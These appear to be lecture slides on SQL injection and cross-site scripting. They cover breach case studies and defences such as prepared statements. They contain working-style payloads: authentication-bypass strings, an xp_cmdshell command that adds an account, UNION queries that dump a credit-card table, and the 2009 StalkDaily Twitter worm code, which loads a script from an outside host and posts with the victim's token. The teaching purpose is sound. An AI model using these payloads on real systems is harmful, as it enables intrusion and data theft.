
SQL Injection Attack



Exploits of a Mom



SQL Injection: Basic Idea



This is an **input validation** vulnerability


Unsanitized user input in SQL query to back-end database changes the meaning of query

Authentication with Back-End DB

```
set UserFound=execute(  
    "SELECT * FROM UserTable WHERE  
    username=' " & form("user") & " ' AND  
    password= ' " & form("pwd") & " ' " );
```

User supplies username and password, this SQL query checks if user/password combination is in the database

```
If not UserFound.EOF  
    Authentication correct  
else Fail
```



Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

Using SQL Injection to Log In

User gives username ' OR 1=1 --

Web server executes query

```
set UserFound=execute(  
    SELECT * FROM UserTable WHERE  
    username=" OR 1=1 -- ... );
```

Always true!

Everything after -- is ignored!

Now all records match the query, so the result is not empty
⇒ correct "authentication"!

Another SQL Injection Example

To authenticate logins, server runs this SQL command against the user DB:

```
SELECT * WHERE user='name' AND pwd='passwd'
```

User enters ' OR WHERE pwd LIKE '%' as both name and passwd

Server executes

```
SELECT * WHERE user="" OR WHERE pwd LIKE '%'
```

```
AND pwd="" OR WHERE pwd LIKE '%'
```

Wildcard matches any password

Logs in with the credentials of the first person in the database (typically, admin!)

Can Execute Commands

User gives username

```
' exec cmdshell 'net user badguy badpwd' / ADD --
```

Web server executes query

```
set UserFound=execute(  
    SELECT * FROM UserTable WHERE  
    username= " exec ... -- ... );
```

Creates an account for badguy on DB server

Can Modify Critical Data

Create new users

```
'; INSERT INTO USERS ('uname','passwd','salt')  
VALUES ('hacker','38a74f', 3234);
```

Reset password

```
'; UPDATE USERS SET email=hcker@root.org WHERE  
email=victim@yahoo.com
```

Can Pull Data From Other Tables

User gives username

' AND 1=0

UNION SELECT cardholder, number, exp_month, exp_year
FROM creditcards

Results of two queries are combined

Empty table from the first query is displayed together with the entire contents of the credit card database

Second-Order SQL Injection

Data stored in the database can be later used to conduct SQL injection

- For example, user manages to set uname to admin' --

This vulnerability could exist if input validation and escaping are applied inconsistently

- Some Web applications only validate inputs coming from the Web server but not inputs coming from the back-end DB
- UPDATE USERS SET passwd='cracked'
WHERE uname='admin' --'

Must treat all parameters as dangerous



CardSystems Solutions



Major credit card processing company put out of business by a SQL injection attack

- Credit card numbers stored unencrypted
- Data on 263,000 accounts stolen
- 43 million identities exposed

Russian Hackers Amass Over a Billion Internet Passwords

By Nicole Perlroth and David Gelles

Since then, the Russian hackers have been able to capture credentials on a mass scale using botnets — networks of zombie computers that have been infected with a computer virus — to do their bidding. Any time an infected user visits a website, criminals command the botnet to test that website to see if it is vulnerable to a well-known hacking technique known as an SQL injection, in which a hacker enters commands that cause a database to produce its contents. If the website proves vulnerable, criminals flag the site and return later to extract the full contents of the database.



Major credit card processor 130 million card numbers stolen

In fact, the breach was a very slow moving event. It started with an "SQL Injection" attack in late 2007 that compromised their database. An [SQL Injection](#) appends additional database commands to code in web scripts. Heartland determined that the code modified was in a web login page that had been deployed 8 years earlier, but this was the first time the vulnerability had been exploited.

The hackers then spent 8 months working to access the payment processing system while avoiding detection from several different antivirus systems used by Heartland. They eventually installed a type of spyware program called a "sniffer" that captured the card data as payments were processed.

Also responsible for TJX and Dave & Buster's hacks

Used SQL injection to introduce packet sniffing code to grab card numbers off of internal networks



Albert Gonzales ("soupnazi")
20 years federal sentence



Trump's is one of 15,000 Gab accounts that just got hacked

GabLeaks includes 70,000 messages in more than 19,000 chats by over 15,000 users.

The data... was provided by an unidentified hacker who breached Gab by exploiting a **SQL-injection vulnerability** in its code.

Edit (preserved in git commit) strips out calls to filter/reject API and replaces them with a call to an unsafe find_by_sql method

Vulnerability was introduced by the site's CTO due to a "rookie coding mistake"

```
20 20 def from_database(limit, max_id, since_id, min_id)
21 - Status.as_home_timeline(@account)
22 - .paginate_by_id(limit, max_id: max_id, since_id: since_id, min_id: min_id)
23 - .reject { |status| FeedManager.instance.filter?(:home, status, @account.id) }
21 + pagination_max = ""
22 + pagination_min = ""
23 + pagination_max = "and s.id < #{max_id}" unless max_id.nil?
24 + pagination_min = "and s.id > #{min_id}" unless min_id.nil?
25 + Status.find_by_sql "
26 + select st.* from (
27 + select s.*
28 + from statuses s
```


<https://arstechnica.com/gadgets/2021/03/rookie-coding-mistake-prior-to-gab-hack-came-from-sites-cto/>

In-Class Exercise

(1) Does same-origin policy prevent SQL injection?

(2) If you could re-design the interface between Web applications and SQL, how would you change it to make injection attacks less likely?

Not Just SQL!



Injection vulnerabilities are a generic issue!

PREVENTING INJECTION ATTACKS

validate all the inputs!



Preventing SQL Injection

Validate all inputs

Filter out any character that has special meaning: apostrophes, semicolons, percent symbols, hyphens, underscores, ...

Check the data type (e.g., input must be an integer)

Whitelist permitted characters

Blacklisting “bad” characters doesn’t work

- Forget to filter out some characters
- Could prevent valid input (e.g., last name O’Brien)

Allow only well-defined set of safe values

- Set implicitly defined through regular expressions

Escaping Quotes

Special characters such as ' provide distinction between data and code in queries

For valid string inputs containing quotes, use escape characters to prevent the quotes from becoming part of the query code

Different databases have different rules for escaping

- Example: `escape(o'connor)` = `o\'connor` or
`escape(o'connor)` = `o''connor`

Most injection attacks trick application into **interpreting data as code**


This changes the semantics of a query or command generated by the application

Make sure unsafe inputs cannot change the meaning of query



Prepared Statements

```
PreparedStatement ps =  
    db.prepareStatement("SELECT pizza, toppings, quantity, order_day "  
        + "FROM orders WHERE userid=? AND order_month=?");  
ps.setInt(1, session.getCurrentUserId());  
ps.setInt(2, Integer.parseInt(request.getParameter("month")));  
ResultSet res = ps.executeQuery();
```



Bind variable (data placeholder)

- Prepared statements are parsed without data parameters
- Bind variables are typed (int, string, ...)

But beware of second-order SQL injection!

Parameterized SQL in ASP.NET


```
SqlCommand cmd = new SqlCommand(  
    "SELECT * FROM UserTable WHERE  
    username = @User AND  
    password = @Pwd", dbConnection);  
cmd.Parameters.Add("@User", Request["user"] );  
cmd.Parameters.Add("@Pwd", Request["pwd"] );  
cmd.ExecuteReader();
```

Object Relational Mappers (ORM)

Map relational DB tables to objects, which can be queried from programs implemented in object-oriented languages

```
user = UserModel(email=email, username=username)
user.set_password(password)
db.session.add(user)
db.session.commit()
```

ORM packages internally validate all parameters when creating SQL statements



Beware of bugs (eg, old bugs in **sequelize** and **node-mysql**)

Code: <https://www.askpython.com/python-modules/flask/flask-user-authentication>

Echoing or “Reflecting” User Input



`http://naive.com/search.php?term="Britney Spears"`

```
<html> <title>Search results</title>
<body>You have searched for <?php echo $_GET[term] ?>...
</body>
```

`GET/ hello.cgi?name=Bob`


```
<html>Welcome, dear Bob</html>
```

search.php


naive.com

hello.cgi

Cross-site Scripting (XSS)



Basic Pattern for Reflected XSS



Reflected XSS

User is tricked into visiting an honest website via a URL containing an attack script

- Phishing email, link in an ad, blog comment...

Bug in website code causes it to echo the script to the user's browser

- The script's origin is now the website itself!

Script can manipulate website contents (DOM) to show bogus information, request sensitive data, control form fields on this page and linked pages, cause user's browser to attack other websites

Why does this not violate SOP??

Where Malicious Scripts Lurk

User-created content




- Social sites, blogs, forums, wikis

When visitor loads the page, website displays the content and visitor's browser executes the script

- Many sites try to filter out scripts from user content, but this is difficult!

Stored XSS



Twitter Worm (2009)

Can save URL-encoded data into Twitter profile, data not escaped when profile is displayed
Result: StalkDaily XSS exploit. If view an infected profile, script infects your own profile.

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter but with pictures, videos, and so much more! ");
var xss = urlencode("http://www.stalkdaily.com"> </a> <script src="http://mikeylolz.uuuq.com/x.js"> </script> <script src="http://mikeylolz.uuuq.com/x.js"> </script> <a ');

var ajaxConn = new XMLHttpRequest();
ajaxConn.connect("/status/update", "POST",
"authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update")
```



